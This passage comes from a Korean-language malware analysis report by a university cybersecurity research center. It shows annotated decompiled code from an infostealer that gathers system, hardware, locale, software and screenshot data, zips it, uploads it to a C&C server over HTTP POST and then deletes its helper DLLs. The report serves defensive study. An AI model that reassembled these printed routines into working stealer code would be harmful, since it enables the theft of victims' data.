v0 = GetProcessHeap_dword_427D8C(0, 260);
v2 = HeapAlloc_dword_427D0C(v0);
if ( GetTimeZoneInformation_dword_427DC4(&v3) == -1 )
{
  result = v2;
}
else
{
  wsprintfA_dword_427B74(v2, "UTC%d", -v3 / 60);
  result = v2;
}
return result;
```

[그림 129] 협정세계시 기준 시간대 탐색

사용자 로컬 지역 이름 및 사용 언어 탈취

```
NameSize_v2 = GetUserDefaultLocalName_dword_427C08(&Buffer_v1, 85);// 사용자 로컬 이름 탐색(ko-KR)
if ( NameSize_v2 )
  result = sub_415660(&Buffer_v1);            // OEM 문자 집합으로 형식변환
else
  result = "?";                               // 사용자 로컬 이름 탐색 실패시 "?" 문자열 저장
return result;
```

[그림 130] 사용자 로컬 이름 검색

```
v0 = GetProcessHeap_dword_427D8C(0, 500);
v4 = HeapAlloc_dword_427D0C(v0);
v6 = 0;
v1 = GetKeyboardLayoutList_dword_427CF4(0, 0);
v8 = LocalAlloc_dword_427CC8(64, 4 * v1);
v5 = GetKeyboardLayoutList_dword_427CF4(v1, v8);// 시스템의 로케일 식별자 검색
for ( i = 0; i < v5; ++i )
{
  GetLocaleInfoA_dword_427BE4(*(v8 + 4 * i), 2, &Data_v7, 512);// 로케일에 대한 언어명 검색
  if ( v6 )
    wsprintfA_dword_427B74(v4, "%s / %s", v4, &Data_v7);
  else
    wsprintfA_dword_427B74(v4, "%s", &Data_v7);
  ++v6;
  memset_dword_427B5C(&Data_v7, 0, 512);
}
if ( v8 )
  LocalFree_dword_427DDC(v8);
return v4;
```

[그림 131] 시스템 언어명 검색

감염 PC 의 하드웨어 정보 탈취

사용자 PC 의 노트북 여부, 프로세서 정보, RAM 총 용량 정보, 디스플레이 장치 정보 및 크기 등을 탈취한다.

```
if ( GetSystemPowerStatus_dword_427B6C(v1) && v1[1] < 128 )// 시스템의 전원 상태를 검색하고 시스템 배터리 여부를 통해 노트북 확인
  result = "Yes";
else
  result = "No";
```

[그림 132] 감염된 PC 가 노트북인지 확인

```
v3 = 255;
v0 = GetProcessHeap_dword_427D8C(0, 260);
v2 = HeapAlloc_dword_427D0C(v0);
if ( !RegOpenKeyExA_dword_427C44(0x80000002, CentralProcessor_dword_4271EC, 0, 0x20119, &v4) )
  RegQueryValueExA_dword_427C24(v4, ProcessorNameString_dword_427744, 0, 0, v2, &v3);
RegCloseKey_dword_427CCC(v4);
```

[그림 133] 감염된 PC 의 프로세서 정보 탈취

레지스트리 키 경로	HKEY_LOCAL_MACHINE₩₩HARDWARE₩₩DESCRIPTION₩₩System₩₩ContralProcessor₩₩0
키 이름	ProcessorNameString

[표 17] 프로세서 정보가 담긴 레지스트리 경로

```
v0 = GetProcessHeap_dword_427D8C(0, 260);
v5 = HeapAlloc_dword_427D0C(v0);
memset_dword_427B5C(&v2, 0, 64);
v2 = 64;
if ( GlobalMemoryStatusEx_dword_427DE8(&v2) == 1 )
  v4 = sub_41D720(v3, 0x100000u, 0);
else
  v4 = 0i64;
wsprintfA_dword_427B74(v5, "%d MB", v4);
return v5;
```

[그림 134] 감염된 PC 의 RAM 총 용량 검색

```
v1 = 424;
EnumDisplayDevices_dword_427D04(0, 0, &v1, 1);// 현재 디스플레이 장치에 대한 정보 탐색
return &v2;
```

[그림 135] 디스플레이 장치 정보 탐색

```
Handle_v2 = CreateDCA_dword_427CD8(DISPLAY_dword_42707C, 0, 0, 0);
v4 = GetDeviceCaps_dword_427C64(Handle_v2, 8);// display 넓이
v3 = GetDeviceCaps_dword_427C64(Handle_v2, 10);// display 높이
ReleaseDC_dword_427D30(0, Handle_v2);
wsprintfA_dword_427B74(&v1, "%dx%d", v4, v3); // [넓이]x[높이]
return &v1;
```

[그림 136] 디스플레이 장치 크기 탐색

```
v0 = GetProcessHeap_dword_427D8C(0, 260);
v3 = HeapAlloc_dword_427D0C(v0);                // 힙영역에 메모리 할당
v2 = 260;
if ( GetComputerNameA_dword_427CFC(v3, &v2) ) // 로컬 컴퓨터의 NetBIOS 이름 탐색
  result = v3;
else
  result = "?";                                 // 탐색 실패시, "?" 저장
return result;
```

[그림 137] 감염된 PC 의 NetBIOS 이름 탈취

```
v2 = DsRoleGetPrimaryDomainInformation_dword_427B64(0, 1, &v1);// 도메인 데이터 상태 등 컴퓨터의 상태 데이터 탐색
if ( v2 )
{
  result = "?";
}
else if ( *(v1 + 0xC) )
{
  result = sub_415660(*(v1 + 12));          // 문자열을 OEM 정의 문자 집합으로 변환
}
else
{
  result = "?";
}
return result;
```

[그림 138] 감염된 PC 의 컴퓨터 상태 데이터 탈취

```
if ( GetCurrentHwProfileA_dword_427B70(&HWInfo_v3) )// 로컬 컴퓨터의 하드웨어 프로필 정보 탐색
{
  v0 = GetProcessHeap_dword_427D8C(0, 100);
  v1 = HeapAlloc_dword_427D0C(v0);
  memset_dword_427B5C(v1, 0, 4);
  lstrcatA_dword_427D2C(v1, &v4);            // GUID 값 저장
  result = v1;
}
else
{
  result = "?";
}
return result;
```

[그림 139] 감염된 PC 의 하드웨어 GUID 정보 탈취

감염 PC 의 운영체제 정보 탈취

사용자의 운영체제 및 비트 수 정보를 탈취한다.

```
v0 = GetProcessHeap_dword_427D8C(0, 260);
v2 = HeapAlloc_dword_427D0C(v0);
if ( !RegOpenKeyExA_dword_427C44(0x80000002, WindowsNTCurrentVersion_dword_4274DC, 0, 0x20119, &v4) )
  RegQueryValueExA_dword_427C24(v4, ProductName_dword_4275E8, 0, 0, v2, &v3);
RegCloseKey_dword_427CCC(v4);
return v2;
```

[그림 140] 감염된 PC 의 운영체제 정보 탈취

```
push eax
call dword ptrds:[<&GetCurrentProcess>]
push eax
call dword ptrds:[<&IsWow64Process>]
```

```
PBOOL Wow64Process =
HANDLE hProcess
IsWow64Process
```

[그림 141] 감염된 PC 의 운영체제 비트 수 탈취

감염된 PC 의 사용자 이름 탈취

사용자 PC 의 유저 이름을 탈취한다.

```
v0 = GetProcessHeap_dword_427D8C(0, 260);
v1 = HeapAlloc_dword_427D0C(v0);
v3 = 260;
GetUserNameA_dword_427C48(v1, &v3);          // 현재 사용자의 이름 탐색
return v1;
```

[그림 142] 현재 사용자의 유저 이름 탈취

설치된 프로그램 이름 및 버전 탈취

```
result = RegOpenKeyExA_dword_427C44(0x80000002, CurrentVerionUninstall_dword_4272A4, 0, 131097, &v6);
if ( !result )
{
  v2 = 0;
  while ( !v5 )
  {
    v4 = 1024;
    v5 = RegEnumKeyExA_dword_427D80(v6, v2, &v9, &v4, 0, 0, 0, 0);// 하위키 열거
    if ( !v5 )
    {
      wsprintfA_dword_427B74(&v8, "%s\\%s", CurrentVerionUninstall_dword_4272A4, &v9);// 하위키 경로 생성
      if ( RegOpenKeyExA_dword_427C44(0x80000002, &v8, 0, 0x20019, &v7) )
      {
        RegCloseKey_dword_427CCC(v7);
        return RegCloseKey_dword_427CCC(v6);
      }
      v4 = 1024;
      if ( !RegQueryValueExA_dword_427C24(v7, DisplayName_dword_4278BC, 0, &v10, &v3, &v4)// 설치된 프로그램의 이름
        && lstrlen_dword_427C0C(&v3) > 1 )
      {
        lstrcatA_dword_427D2C(a1, &v3);
        v4 = 1024;
        if ( !RegQueryValueExA_dword_427C24(v7, DisplayVersion_dword_427548, 0, &v10, &v3, &v4) )// 설치된 프로그램의 버전
        {
          lstrcatA_dword_427D2C(a1, " ");     // [설치된 프로그램 이름] [설치된 프로그램 버전]
          lstrcatA_dword_427D2C(a1, &v3);
        }
        lstrcatA_dword_427D2C(a1, "\n");
      }
      RegCloseKey_dword_427CCC(v7);
```

[그림 143] 설치된 프로그램 목록에서 이름 및 버전 탈취

레지스트리 키 경로	HKEY_LOCAL_MACHINE₩₩SOFTWARE₩₩Microsoft ₩₩windows₩₩CurrentVersion₩₩uninstall₩₩[하위키]
키 이름	DisplayName, DisplayVersion

[표 18] 설치된 프로그램 정보가 담긴 레지스트리 경로

바탕화면 스크린샷 탈취

```
if ( GdiplusStartup_dword_427D34(&v16, &v14, 0) )// Windows GDI+ 초기화
{
  result = 0;
}
else if ( CreateStreamOnHGlobal_dword_427C90(0, 1, &Stream_v15) )// 스트림 개체 생성
{
  result = 0;
}
else
{
  WindowHandle_v17 = GetDesktopWindow_dword_427B78();// 바탕화면에 대한 핸들 검색
  GetWindowRect_dword_427DD8(WindowHandle_v17, &posRECT_v9);// 지정된 창의 경계 사각형 탐색
  DCHandle_v4 = GetDC_dword_427DB8(WindowHandle_v17);// 지정된 창의 클라이언트 영역 및 전체 화면에 대한 DC 핸들 검색
  MemoryDCHandle_v8 = CreateCompatibleDC_dword_427C4C(DCHandle_v4);// 지정된 디바이스와 호환되는 DC 생성
  BitmapHandle_v13 = CreateCompatibleBitmap_dword_427BBC(DCHandle_v4, Weight_v10, High_v11);// 지정된 디바이스 컨텍스트와 연결된 비트맵 생성
  ObjectHandle_v18 = SelectObject_dword_427B98(MemoryDCHandle_v8, BitmapHandle_v13);
  BitBlt_dword_427B80(MemoryDCHandle_v8, 0, 0, Weight_v10, High_v11, DCHandle_v4, 0, 0, 0xCC0020);// 지정된 컨텍스트의 픽셀에 해당하는 색상 데이터의 비트 블록 전송
  if ( GdipCreateBitmapFromHBITMAP_dword_427CF0(BitmapHandle_v13, 0, &Image_v7) )// Windows GDI 비트맵 핸들과 GDI 팔레트 핸들을 기반으로 비트맵 개체 생성
```

[그림 144] 바탕화면 스크린샷을 위한 비트맵 생성

```
else if ( GdipSaveImageToStream_dword_427CBC(Image_v7, Stream_v15, &Encoder_v5, 0) )// 이미지를 스트림에 저장
{
  result = 0;
}
else
{
  GetHGlobalFromStream_dword_427B84(Stream_v15, &v6);// 생성된 스트림에 대한 전역 메모리 핸들 검색
  v12 = GlobalLock_dword_427BC8(v6);          // 개체 메모리 블록의 첫 번째 바이트에 대한 포인터 반환
  v3 = GlobalSize_dword_427B60(v6);           // 지정된 전역 메모리 개체의 현재 크기 검색
  sub_41D550(a2, screenshotJPG_dword_427338, v12, v3);// 생성한 바탕화면 이미지 객체를 zip 파일에 데이터 압축 후 저장
  SelectObject_dword_427B98(MemoryDCHandle_v8, ObjectHandle_v18);// 지정된 DC 개체 선택
  GdipDisposeImage_dword_427BF4(Image_v7);  // 이미지 객체 삭제
  GdiplusShutdown_dword_427D14(v16);          // Windows GDI+ 리소스 정리
  DeleteObject_dword_427D44(BitmapHandle_v13);
  DeleteObject_dword_427D44(MemoryDCHandle_v8);
  ReleaseDC_dword_427D30(WindowHandle_v17, DCHandle_v4);
  CloseWindow_dword_427DA8(WindowHandle_v17);
```

[그림 145] 생성된 비트맵에 바탕화면에 대한 스트림 데이터 저장

탈취한 내용을 포함하는 zip 파일 생성

앞서 탈취한 브라우저 정보, 암호화폐 정보 및 시스템 정보에 대한 정보를 저장한 파일을 C&C 로 전송하기 위해 zip 파일로 압축한다.

```
v18 = 0x50;
a2(a3, &v18, 1);                        // P\n
v18 = 0x4B;
a2(a3, &v18, 1);                        // K\n
v17 = 3;
a2(a3, &v17, 1);                        // 0x3
v17 = 4;
a2(a3, &v17, 1);                        // 0x4
v16 = *(a1 + 2);
a2(a3, &v16, 1);
v16 = *(a1 + 2) >> 8;                   // 압축 파일의 로컬 파일 헤더 생성
a2(a3, &v16, 1);
v15 = *(a1 + 0x2C);
a2(a3, &v15, 1);
v15 = *(a1 + 0x2C) >> 8;
a2(a3, &v15, 1);
v14 = *(a1 + 6);
a2(a3, &v14, 1);
v14 = *(a1 + 6) >> 8;
a2(a3, &v14, 1);
v13 = *(a1 + 8);
a2(a3, &v13, 1);
v13 = *(a1 + 8) >> 8;
a2(a3, &v13, 1);
v12 = *(a1 + 8) >> 16;
a2(a3, &v12, 1);
v12 = *(a1 + 8) >> 24;
```

[그림 146] zip 압축파일 시그니처 및 로컬 파일 헤더 생성

```
v19 = (a2)(a3, a1 + 328, *(a1 + 24));          // 탈취한 파일명 zip 파일 데이터에 삽입
if ( v19 == *(a1 + 0x18) )
{
  if ( *(a1 + 28) && (v19 = (a2)(a3, *(a1 + 0x13C), *(a1 + 28)), v19 != *(a1 + 28)) )
    result = 10;
  else
    result = 0;
}
```

[그림 147] 탈취한 정보를 포함하는 파일명을 zip 파일 데이터에 삽입

주소	Hex				ASCII
02180000	50 4B 03 04	14 00 08 00	08 00 EA 55	47 58 00 00	PK.....êUGX..
02180010	00 00 00 00	00 00 D0 03	00 00 0A 00	11 00 73 79	......Ð.....sy
02180020	73 74 65 6D	2E 74 78 74	55 54 0D 00	07 D9 5F C3	stem.txtUT...Ù_Ã
02180030	65 D9 5F C3	65 D9 5F C3	65 00 00 00	00 00 00 00	eÙ_ÃeÙ_Ãe.....

[그림 148] 생성된 zip 파일의 로컬 파일 헤더 및 탈취된 파일명 정보

```
if ( *(a1 + 0x1AF5C) > 0x10 )
{
  if ( *(a1 + 0x1AF64) >= (*(a1 + 0x1AF68) - 1) )// zip 압축 파일에 들어갈 파일의 데이터 압축하는 과정
    (*(a1 + 0x10))(*a1, *(a1 + 0x1AF60), a1 + 0x1AF64);
  *(*(a1 + 0x1AF60) + (*(a1 + 0x1AF64))++) = *(a1 + 0x1AF58);
  *(*(a1 + 0x1AF60) + (*(a1 + 0x1AF64))++) = *(a1 + 0x1AF58) >> 8;
  *(a1 + 0x1AF5C) -= 0x10;
  result = a2 >> (a3 - *(a1 + 0x1AF5C));
  *(a1 + 0x1AF58) = result;
}
```

[그림 149] zip 파일에 포함할 파일의 데이터 압축 과정

주소	Hex												ASCII
004B9154	95	52	DD	6A	DB	30	18	BD	D7	53	7C	97	09 C5 AE E5	.RÝjÛ0.½×S|..Å®å
004B9164	BF	D8	BA	29	69	5C	4A	68	DD	9A	FC	75	8C C0 90 2D	¿Ø°)i\JhÝ.üu.À.-
004B9174	25	11	71	2C	63	C9	B4	61	EC	A1	0A	BB	E9 CD 6E 7B	%.q,cÉ´aì¡.»éÍn{
004B9184	37	E8	73	0C	F6	0C	93	B7	50	B2	41	29	03 49 7C FA	7ès.ö..·P²A).I|ú
004B9194	8E	38	9C	73	F4	CD	E8	9A	40	C2	57	B4	2D 35 42 E3	.8.sôÍè.@ÂW´-5Bã
004B91A4	8C	C0	38	3B	43	23	D9	56	BA	D9	13	38	14 67 08 DD	.À8;C#ÙV°Ù.8.g.Ý
004B91B4	C9	66	2B	AA	35	64	54	6F	4C	9F	2C	E7	8A 37 6A 39	Éf+ª5dToL.,ç.7j9
004B91C4	64	3B	51	09	A5	1B	AA	65	B3	4C	B8	DA	6A 59 2F 15	d;Q.¥.ªe³L¸ÚjY/.
004B91D4	A3	8A	29	6A	8E	4F	AC	DD	D5	76	2E	2A	84 AE 65 41	£.)j.O¬ÝÕv.*.®eA
004B91E4	4B	98	89	1D	27	E0	86	A7	D8	3D	75	1D	D7 03 3C 20	K...'à.§Ø=u.×.<
004B91F4	81	47	5C	17	75	C8	47	59	19	74	3E	1B	C5 08 25 42	.G\.uÈGY.t>.Å.%B
004B9204	D5	25	DD	C3	35	AD	D6	2D	5D	9B	FE	56	5A 57 13 74	Õ%ÝÃ5.Ö-].þVZW.t
004B9214	C5	F7	B9	A4	0D	7B	05	14	81	E7	97	C7	A7 6F 3F 7B	Å÷¹¤.{...ç.Ç§o?{
004B9224	5F	7F	3C	BF	3C	7D	7F	7C	EA	1B	2B	CA	E0 B5 11 43	_.<¿<}.|ê.+Êàµ.C
004B9234	E0	46	A2	AC	91	05	57	4A	36	04	B0	AB	37 70 C9 2B	àF¢¬..WJ6.°«7pÉ+
004B9244	18	57	9A	97	BD	49	DE	98	6C	78	6E	96	E6 41 0C 2C	.W.½IÞ.lxn.æA.,

[그림 150] 압축된 파일의 데이터

```
push eax
mov ecx,dword ptr ss:[ebp-4]
push ecx
mov edx,dword ptr ss:[ebp-18]
mov eax,dword ptr ds:[edx+20]
mov ecx,dword ptr ss:[ebp-18]
add eax,dword ptr ds:[ecx+24]
push eax
call dword ptr ds:[<&memcpy>]
```

```
size_t count

const void* src



void* dest
memcpy
```

[그림 151] zip 파일 헤더에 압축된 파일 데이터 추가

주소	Hex												ASCII
02180000	50	4B	03	04	14	00	08	00	08	00	EA	55	47 58 00 00	PK.....êUGX..
02180010	00	00	00	00	00	00	D0	03	00	00	0A	00	11 00 73 79	......Ð.....sy
02180020	73	74	65	6D	2E	74	78	74	55	54	0D	00	07 D9 5F C3	stem.txtUT...Ù_Ã
02180030	65	D9	5F	C3	65	D9	5F	C3	65	95	52	DD	6A DB 30 18	eÙ_ÃeÙ_Åe.RÝjÛ0.
02180040	BD	D7	53	7C	97	09	C5	AE	E5	BF	D8	BA	29 69 5C 4A	½×S|..Å®å¿Ø°)i\J
02180050	68	DD	9A	FC	75	8C	C0	90	2D	25	11	71	2C 63 C9 B4	hÝ.üu.À.-%.q,cÉ´
02180060	61	EC	A1	0A	BB	E9	CD	6E	7B	37	E8	73	0C F6 0C 93	aì¡.»éÍn{7ès.ö..
02180070	B7	50	B2	41	29	03	49	7C	FA	8E	38	9C	73 F4 CD E8	·P²A).I|ú.8.sôÍè
02180080	9A	40	C2	57	B4	2D	35	42	E3	8C	C0	38	3B 43 23 D9	.@ÂW´-5Bã.À8;C#Ù
02180090	56	BA	D9	13	38	14	67	08	DD	C9	66	2B	AA 35 64 54	V°Ù.8.g.ÝÉf+ª5dT
021800A0	6F	4C	9F	2C	E7	8A	37	6A	39	64	3B	51	09 A5 1B AA	oL.,ç.7j9d;Q.¥.ª
021800B0	65	B3	4C	B8	DA	6A	59	2F	15	A3	8A	29	6A 8E 4F AC	e³L¸ÚjY/.£.)j.O¬
021800C0	DD	D5	76	2E	2A	84	AE	65	41	4B	98	89	1D 27 E0 86	ÝÕv.*.®eAK...'à.
021800D0	A7	D8	3D	75	1D	D7	03	3C	20	81	47	5C	17 75 C8 47	§Ø=u.×.< .G\.uÈG

[그림 152] zip 파일 데이터

C&C 연결 및 zip 파일 전송

앞서 사용자의 정보를 탈취하고 이를 전송하기 위해 저장한 zip 파일을 이전에 데이터를 받아왔던 주소와 동일한 C&C 서버와의 통신으로 전송한다.

```
v37 = InternetOpenA_dword_427C58(0, 1, 0, 0, 0);// WinINet 초기화
v39 = 600000;
InternetSetOptionA_dword_427B4C(v37, 2, &v39, 4);// 600000ms 초과시 timeout 설정
v28 = 256;
v32 = 0;
if ( !StrCmpCA_dword_427D58(a1, "https://") ) // http/https 구분
  v32 = 1;
if ( v37 )
{
  v7 = SystemTimeFileName_sub_415570(16);     // 시스템 시간에 따라 문자열 생성
  lstrcatA_dword_427D2C(&BoundaryString_v38, v7);
  lstrcatA_dword_427D2C(v33, "\r\n");
  lstrcatA_dword_427D2C(v33, "------");
  lstrcatA_dword_427D2C(v33, &BoundaryString_v38);
  lstrcatA_dword_427D2C(v33, "--");
  lstrcatA_dword_427D2C(v33, "\r\n");
  lstrcatA_dword_427D2C(&AdditionalHeader_v36, ContentTypeboundary_dword_427218);
  lstrcatA_dword_427D2C(&AdditionalHeader_v36, &BoundaryString_v38);
  v29 = v32 ? InternetConnectA_dword_427D88(v37, a2, 443, 0, 0, 3, 0, 0) : InternetConnectA_dword_427D88(// http/https에 따라 80/433 포트로 연결
                                                                            v37,
                                                                            a2,
                                                                            80,
                                                                            0,
                                                                            0,
                                                                            3,
                                                                            0,
                                                                            0);
```

[그림 153] 인터넷 설정 및 연결

```
HttpHandle_v35 = v32 ? HttpOpenRequestA_dword_427DD4(// HTTP 요청 핸들 생성
                       v29,
                       POST_dword_4276D8,
                       a3,
                       HTTP_dword_427370,
                       0,
                       0,
                       0xC00100,
                       0) : HttpOpenRequestA_dword_427DD4(
                              v29,
                              POST_dword_4276D8,
                              a3,
                              HTTP_dword_427370,
                              0,
                              0,
                              0x400100,
                              0);
```

[그림 154] HTTP(POST) 요청 핸들 생성

```
if ( HttpHandle_v35 )
{
  lstrcatA_dword_427D2C(&v34, "------");
  lstrcatA_dword_427D2C(&v34, &BoundaryString_v38);
  lstrcatA_dword_427D2C(&v34, "\r\n");
  lstrcatA_dword_427D2C(&v34, ContentDispositionName_dword_427360);
  lstrcatA_dword_427D2C(&v34, file_dword_427078);
  lstrcatA_dword_427D2C(&v34, "\"\r\n\r\n");
  lstrcatA_dword_427D2C(&v34, zipFile_a4);
  lstrcatA_dword_427D2C(&v34, "\r\n");
  lstrcatA_dword_427D2C(&v34, "------");
  lstrcatA_dword_427D2C(&v34, &BoundaryString_v38);
  lstrcatA_dword_427D2C(&v34, "\r\n");
  lstrcatA_dword_427D2C(&v34, ContentDispositionfFilename_dword_4277B4);
  lstrcatA_dword_427D2C(&v34, zipFile_a4);
  lstrcatA_dword_427D2C(&v34, "\"\r\n");
  lstrcatA_dword_427D2C(&v34, ContentType_ini_dword_427054);
  lstrcatA_dword_427D2C(&v34, "\r\n");
  lstrcatA_dword_427D2C(&v34, ContentEncodingBinary_dword_42765C);
  lstrcatA_dword_427D2C(&v34, "\r\n\r\n");
  v8 = a6 + lstrlen_dword_427C0C(&v34);
  v9 = lstrlen_dword_427C0C(v33);
  TotalLength_v31 = v9 + v8;                // C2 서버에 보낼 총 데이터 길이
```

[그림 155] C&C 서버에 보낼 데이터 생성

```
// HTTP 서버에 데이터 전송
HttpSendRequestA_dword_427D48(HttpHandle_v35, &AdditionalHeader_v36, HeaderSize_v17, Data_v24, DataSize_v16);
if ( HttpQueryInfoA_dword_427DE4(HttpHandle_v35, 19, &v27, &v28, 0) )// HTTP 연결 상태 확인
{
  if ( !StrCmpCA_dword_427D58(&v27, "200") )// 연결 성공
    break;
}
```

[그림 156] C&C 서버와 연결 후 연결 상태 확인

```
while ( 1 )
{
  v20 = InternetReadFile_dword_427C84(HttpHandle_v35, v21, 1999, &v19);// C2에서 데이터 받아옴(추가분석불가)
  if ( !v20 || !v19 )
    break;
  v21[v19] = 0;
  lstrcatA_dword_427D2C(&v30, v21);
```

[그림 157] C&C 서버에서 추가 데이터 받음

악성행위에서 사용한 Dll 파일 삭제

악성행위에서 사용한 sqlite3.dll, freebl3.dll, mozglue.dll, nss3.dll, softokn3.dll, vcruntime140.dll 파일을 삭제한다.

```
DeleteFileA_dword_427C18(sqlite3_dll_dword_427824);
DeleteFileA_dword_427C18(ProgramData_freebl3_dll_dword_42738C);
DeleteFileA_dword_427C18(ProgramData_mozglue_dll_dword_4277C0);
DeleteFileA_dword_427C18(ProgramData_msvcp140_dll_dword_427294);
DeleteFileA_dword_427C18(ProgramData_nss3_dll_dword_427850);
DeleteFileA_dword_427C18(ProgramData_softokn3_dll_dword_4275AC);
return DeleteFileA_dword_427C18(ProgramData_vcruntime140_dll_dword_427894);
```

[그림 158] 악성행위에서 사용한 Dll 파일 삭제

2023년 상반기

악성코드 분석 보고서

Malware Analysis Report

[31538] 충남 아산시 순천향로 22-3 공과대학 9332
Email : schcsrc@gmail.com

SCH사이버보안연구센터
SCH CYBERSECURITY RESEARCH CENTER